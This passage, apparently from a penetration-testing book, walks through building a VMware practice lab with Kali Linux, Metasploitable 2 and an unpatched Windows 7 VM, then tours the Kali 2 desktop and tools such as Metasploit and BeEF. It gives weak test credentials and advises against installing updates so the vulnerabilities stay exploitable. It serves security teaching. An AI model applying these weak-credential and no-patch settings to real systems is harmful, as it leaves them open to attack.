
```
root@kali:~# apt-get update
Hit:1 http://archive.linux.duke.edu/kalilinux/kali kali-rolling InRelease
Reading package lists... Done
root@kali:~# apt-get install open-vm-tools-desktop fuse
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

This allows the OS to work better with VMware, usually giving you more control over video options and enables cut and paste capability with the host. You don't need to install them, but it usually makes things work a little bit smoother. And more importantly allows you to drag and drop files between the virtual machines which we do several times in the book.

Installing Metasploitable 2

Metasploitable 2, the purposefully vulnerable Linux operating system that we will practice exploiting, is also available as a Virtual Ware VM. As we did with the Kali VM above, all we need to do is download the Metasploitable 2 VM image, unzip it and open it with VMware Player.

1. Download ***Metasploitable 2*** (http://sourceforge.net/projects/metasploitable/files/Metasploitable2/) and place it in a folder where you want it saved.
2. Unzip the File.
3. Then just open Metasploitable 2 in VMWare by starting VMWare Player, click, "***Player***", "***File***", "***Open***", then navigate to and select the Metasploitable.vmx file and click, "***Open***".
4. It will now show up in the VMware Player Menu.
5. Now go to "***Edit Virtual Machine Settings***" for Metasploitable and make sure the network interface is set to "***Bridged***" (or NAT if you prefer, just make sure all VMs are set the same).



Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Bridged (Automatic)
Network Adapt...	Host-only
USB Controller	Present
Display	Auto detect

Device status

□ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network


□ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network

Metasploitable 2 is now ready to use.




Warning:

Metasploitable is a purposefully vulnerable OS. Never run it directly open on the internet. Make sure there is a firewall installed between your host system and the Internet.

6. Go ahead and " ***Play*** " the Metasploitable system, click "***I copied it***" if you are asked if you moved or copied it.

You should now see the Metasploitable Desktop:




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: _
```

7. Login with the credentials on the screen.

   Login name: ***msfadmin***
   Password: ***msfadmin***

8. By default it is set up as Dynamic. To set to a Static IP edit the "***/etc/network***" file as we did in Kali and set the IP address to **192.168.1.68**.
9. Then enter the desired IP address, netmask and Gateway as seen below:



```
msfadmin@metasploitable:/etc/network$ cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.1.68
        netmask 255.255.255.0
        gateway 192.168.1.1
```

We now have our Metasploitable and Kali systems up.


Windows 7 Virtual Machine

In this book I also use a Windows 7 VM (and used a Windows 10 host in a few examples). I stayed with Windows 7 for this book as it is still the most used desktop operating system in the world. You will need to install a licensed copy of Windows 7 in VMWare Player.

I installed Windows 7 from an install disk, but Microsoft does have multiple versions of Windows 7 virtual machines available on their developer's website:

(https://dev.windows.com/en-us/microsoft-edge/tools/vms/windows/).

I will not cover installing Windows 7 in VMWare Player, but basically all you need is your Windows 7 CD and install Key, and do a full install from disk by clicking "***New Install***" and then pointing to your CD Rom drive:



New Virtual Machine Wizard

Welcome to the New Virtual Machine Wizard

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

● Installer disc:


DVD RW Drive (D:)

Insert the installer disc into this drive to continue.

Then just install Windows 7 as usual. I recommend using at least 2GB of RAM for the virtual machine. If you use too little the VM will be sluggish, but too much could affect the performance of the host.

*For best results in the upcoming chapters, **DO NOT install** the Windows Updates or enable Windows Auto Update as you may patch the vulnerability that we will be trying to exploit.*

When done, you will have a Windows 7 Virtual Machine:



Windows 7 Intermediate Kali

State: Powered Off
OS: Windows 7
Version: Workstation 10.0 virtual machine
RAM: 2 GB


Play virtual machine

Edit virtual machine settings

Edit the virtual machine settings and make sure that it too is using Bridged (or NAT) for networking.

Play the Virtual Machine

Set the IP address to 192.168.1.93:


Control Panel ▸ Network and Internet ▸ Network Connections ▸
Local Area Connection Properties
Networking
Internet Protocol Version 4 (TCP/IPv4) Properties
General
Advanced...
OK
Cancel

Connect using: Intel(R) PRO/1000 MT Network Connection

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:
IP address: 192 . 168 . 1 . 93
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 192 . 168 . 1 . 1

○ Obtain DNS server address automatically
● Use the following DNS server addresses:
Preferred DNS server: 192 . 168 . 1 . 1
Alternate DNS server: . . .

□ Validate settings upon exit

Install the VMWare Tools for Windows when prompted.

Lastly, I created an administrator level user "***Dan***" with the password "***password***" that is used throughout the book as a test user.

And that is it; you should now have three virtual machines running in our mini-lab network.

Install Wrap Up

In this section we covered how to install VMWare Player as a virtual machine host. We then installed Kali Linux, Metasploitable 2 and Windows 7 as separate virtual machines on the host. We set them all up to use the same networking so that they can communicate with each other and out to the internet if needed. We will use this setup throughout the rest of the book.

Just as a reminder, if you set up your own virtual host and are using DHCP, the IP addresses of the systems may change when rebooted. If you are not sure what your IP address is you can run "***ifconfig***" (Linux) or "***ipconfig***" (Windows) in the VM to find the IP address.

Conclusion

We will take a closer look at the new Kali desktop in the next chapter. Many, if not most, of the programs can be run directly from the command prompt, and there are additional programs included in Kali that are not in the menu system. In this book we will cover several of the utilities that come with Kali. We will also cover a few that have not been added in yet, but are very good tools for any security tester.

Resources

VMware - http://www.vmware.com/

Kali “2016 - Rolling” - https://www.kali.org/news/kali-linux-rolling-edition-2016-1/

Kali Install Directions - http://docs.kali.org/category/installation

Kali Downloads - http://www.kali.org/downloads/

Kali VMware Downloads - http://www.offensive-security.com/kali-linux-vmware-arm-image-download/


Metasploitable 2 - http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Microsoft VM Downloads - https://dev.windows.com/en-us/microsoft-edge/tools/vms/

Chapter 3

Introduction to Kali Linux

Ten years in the making, Offensive Security brings us Kali 2! Kali 2 (2016 “Rolling”) is by far the easiest to use of all the Backtrack/ Kali releases. The menus have been completely re-organized and streamlined. And many of the tools are represented by helpful icons. Let’s take a look at some of the new features.



The most advanced penetration testing distribution, ever.


What’s new in Kali 2?

New user interface
New Menus and Categories
Native Ruby 2.0 for faster Metasploit loading
Desktop notifications
Built in Screencasting

Kali 2 is much more streamlined and the layout flows very well compared to earlier versions of Kali/ Backtrack. It just feels like everything is at your fingertips and laid out in a very clear and concise manner. Let’s take a look at the new desktop and its features.


Desktop Overview

The new Desktop looks very good and places everything at your fingertips:



Favorites Bar


One of the best additions to the New Kali is a customizable “Favorites bar” on the left side of the desktop. This menu lists the most commonly used applications to get you into the action quicker:



IceWeasel	Internet Browser
Terminal	Opens a Terminal Prompt
File Manager	File Manager
Metasploit	Starts the Metasploit Framework
Armitage	Metasploit GUI Attack Interface
Burp Suite	Burp Suite Web Application Testing
Maltego	Maltego Intelligence and Forensics application
BeEF	Browser Exploitation Framework
Leafpad	Text Editor
Tweak Tool	Allows you to change Kali Appearance and Function
Show Applications	Displays Application Menu

Just click on one and the represented tool is automatically started with the required dependencies. For example, clicking on the Metasploit button pre-starts the database software and checks to make sure the default database has been created before launching Metasploit.


Clicking on the “***Show Applications***” button on the bottom of the favorites bar reveals a lot more applications. The programs are arranged in folders by type:




If you don't see the app you want, just type in what you are looking for in the search bar.

Applications Menu

A list of common program favorites listed by categories is located under the Applications menu:




Take some time and check out each main menu item. The tools are laid out logically by type. For example, just click on the Web Application Analysis menu item to see the most common web app testing tools:



Notice that I didn't say "all" of the tools for a specific category would be listed. This is because the menu system only shows the top tools and not all of the tools available in Kali. In reality only a fraction of the installed tools in Kali are actually in the menu system. Most of the tools are accessible only from the command line.

Command Line Tools

All tools are available from the terminal prompt and you can see the majority of the tools installed by looking in the ***"/usr/share"*** directory:




```
root@kali:~# cd /usr/share
root@kali:/usr/share# ls
aclocal                      libgksu
adduser                      libgnomekbd
adium                        libgphoto2
aglfn                        libgweather
alsa                         liblouis
ant                          libnma
antler                       libnm-gtk
apache2                      libosinfo
apktool                      libquvi-scripts
appdata                      libsensors4
application-registry         libthai
applications                 libwacom
apport                       lintian
apps                         llvm-3.6
apt-listchanges              locale
armitage                     lua
arp-scan                     luajit-2.0.4
arpwatch                     lynis
aspell                       macchanger
automater                    magicrescue
autopsy                      magictree
```


These tools as well as all of the menu tools are run simply by typing their name in a terminal. Take a few moments and familiarize yourself with both the menu system and the share directory.

Auto-minimizing windows

Another thing that is new in Kali 2 is that some windows tend to auto-minimize and seem to disappear at times. When a window is minimized you will see a white circle to the left of the associated icon on the favorite bar. In the screenshot below, it is showing that I have two terminal windows minimized:



If I click on the terminal icon once the first terminal window will appear, click twice and both minimized terminal windows re-appear:



root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
File Edit View Search Terminal Help

